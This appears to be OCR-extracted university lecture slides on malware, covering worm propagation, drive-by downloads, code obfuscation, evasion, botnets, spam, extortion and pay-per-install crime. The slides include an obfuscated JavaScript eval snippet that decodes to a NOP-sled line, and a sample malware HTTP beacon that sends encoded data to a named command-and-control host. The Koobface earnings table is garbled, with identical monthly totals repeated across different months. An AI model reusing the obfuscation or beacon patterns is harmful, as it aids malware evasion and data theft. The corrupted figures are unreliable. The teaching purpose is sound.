


Network Propagation

- **Self-replication using network attacks**
  - Scanning and probing for vulnerable hosts
  - Automatic exploiting of vulnerabilities and direct transfer
  - Examples: Code Red worm (IIS), Blaster worm (RPC)
- **Self-replication using regular communication**
  - Gathering of local address data (e.g. emails)
  - Automatic sending or advertising of malicious content
  - Examples: Melissa worm (Word), Samy worm (XSS)
- **Often exponential growth of infections**

Example: **Code Red Worm**


Animation of network propagation



(Brown, CAIDA/UCSD 2001)


Drive-by Downloads

- **Drive-by-download attacks**
  - Attacks exploiting vulnerabilities in web browsers and their extensions
  - JavaScript/Flash as exploitation framework
  - Automatic download and infection with malicious software
- **Planting of drive-by downloads**
  - Injection on popular website
  - Redirection to malicious website




Obfuscation

- **Obfuscation and encryption of malicious code**
  - Protection of code using “packers” and “obfuscators”
  - Polymorphism: obfuscated code different for each copy
- **Malware packers and obfuscators**
  - Obfuscation using encryption and compression
  - Unpacking often possible at run-time



Emulator-based Obfuscation

- **Malicious code translated to virtual language L**
  - Language L randomly generated for each copy
  - Emulation of language L at run-time
- **Static and dynamic deobfuscation hard**
  - Original code only partially visible in memory
  - Dynamic analysis of emulation non-trivial



Example: **Obfuscated JavaScript**

Simple JavaScript obfuscation

```
a = "";
b = "{@xqhvfdsh+%(x<3<3%,>zkloh+{1ohqjwk?4333, {.@{>"
for (i = 0; i < b.length; i++) {
    c = b.charCodeat(i) - 3;
    a += String.fromCharCode(c);
}
eval(a);
```

Execution of new code

Decryption of code

Deobfuscated code of string b

```
x = unescape("%9090"); while(x.length<1000) x+=x;
```

NOP sled generation for drive-by-download attack

Cloaking & Evasion


- **Evasion of analysis and detection techniques**
  - Cloaking and encryption of communication
  - Hiding of files and processing in operation system
  - Application of anti-debug techniques
  - Checks for emulated environments (virtual machines)

- Simple Example: **Malware communication using HTTP**

```
GET http://www.buyaohenchang.com.cn/api.php?bXR9NUBzOaJ1NzAuZXN9NEh
xNEJ3PUdaNUeEKoS5dHV9NDAaAYS1dHSieHV9NkByNEB3NaBnbH9uAYCiA2V9bIS0dE
pwM3e3ez5ubXOzc3OwAoRvZ29uM2maZYCqM3KmAHmzMnStcE9xdnR9bXVndIAmdk02K
nGzQX1acniwcXV= HTTP/1.0
Host: www.buyaohenchang.com.cn
Pragma: no-cache
```


Malware Communication

- **Remote control of compromised computer systems (botnet)**
  - Remote conducting of malicious activities, e.g. attacks
  - Gathering and theft of personal data, e.g. credit cards



Botnets

- **Botnet** = network of compromised computer systems (bots)
  - Malicious distributed system at large scale
  - Command-and-control communication (C&C)
  - Internal proxying and routing (e.g. fast flux)




- Different botnet organization types
- Hierarchical (centralized) vs. peer-to-peer (decentralized)

Overview

- **Topic of the unit**
  - Malware
- **Parts of the unit**
  - Part #1: Types of malicious software
  - Part #2: Malicious mechanisms
  - Part #3: Underground economy

Underground Economy

- **Malicious software prevalent tool for cybercrime**
  - Systematic misuse of comprised computer systems
  - Emergence of underground economy (organized crime)
  - Considerable money flow in underground economy



Spam Distribution

- **Distribution of spam messages from botnets**
  - Transfer of recipients and spam templates to bots
  - Mass-distribution of generated spam messages
  - Many countermeasures ineffective, e.g. IP blacklists

- Example: **Rustock botnet** (2006-2010)
  - Botnet of up to 150,000 compromised hosts
  - Capability to send 30 billion spam messages per day
  - Peaks with ~10% of all spam sent by Rustock

Denial-of-Service Attacks

- **Denial-of-service attacks and blackmailing**
  - Network-level: distributed attacks using botnet
    "Pay or your server goes down!"
  - Host-level: automatic encryption of data
    "Pay or you never get your data back!"


- Example: **Incident in August 2011**
  - Blackmailing of 30 online shops in Germany
  - Prize for stopping the attack: 50 – 250 Euro
  - Estimated financial damage of 100.000 Euro

Theft & Fraud

- **Identify theft & fraud**
  - Gathering and collection of private information
  - Misuse of stolen credit cards, bank accounts, passwords, ...
  - Underground market for stolen data sets
- **Scareware and rogue anti-virus software**
  - Fake reports of infections by malicious web pages or scareware
  - User tricked into buying (useless) security products

Pay-per-Install

- **Next level of malware business**
  - Outsourcing of malware infection and distribution
- **Model with different roles**
  - Providers of malicious software
  - Pay-per-install (PPI) services
  - Additional PPI affiliates
- Tracking and mitigation of such organized crime difficult



(Caballero et al., USENIX SEC 2011)

Example: **Koobface**

- **Large Botnet targeting Facebook users** (2009-2010)
  - Involved infrastructure of fake accounts and bots
  - Pay-per-click and pay-per-install affiliates

Monthly earnings of

MONTH	TOTAL	DAYS	HIGH		LOW	
2009-06	$47,066.03	8	2009-06-23	$8,300.42	2009-06-28	$3,643.61
2009-07	$61,290.31	31	2009-07-31	$3,487.79	2009-07-17	$872.91
2009-08	$132,987.50	31	2009-08-31	$9,976.38	2009-08-02	$1,290.33
2009-09	$135,193.27	30	2009-09-30	$7,931.38	2009-09-14	$2,809.18
2009-10	$150,168.52	31	2009-10-31	$10,179.41	2009-10-10	$1,092.54
2009-11	$292,189.29	30	2009-11-30	$18,775.62	2009-11-05	$2,994.17
2009-12	$126,204.67	31	2009-12-31	$11,357.75	2009-12-10	$2,138.42
2010-01	$26,325.90	10	2010-01-09	$8,516.61	2010-01-15	-$1,014.11
2010-02	$292,189.29	30	2010-02-28	$7,899.96	2010-02-07	$966.84
2010-03	$126,204.67	31	2010-03-31	$19,928.53	2010-03-28	$6,918.67
2010-04	$292,189.29	30	2010-04-13	$17,328.02	2010-04-28	$4,298.34
2010-05	$126,204.67	31	2010-05-22	$7,451.72	2010-05-07	-$107.86
2010-06	$26,325.90	10	2010-06-09	$4,150.33	2010-06-04	$1,671.58

(Villeneuve, JR04-2010)

Summary

- **Malicious software (Malware)**
  - Pressing security threat in the Internet
  - Various means for exploitation and propagation
  - Rapid development of novel branches

- **Malware business**
  - Systematic abuse of compromised hosts
  - Organized crime at a large scale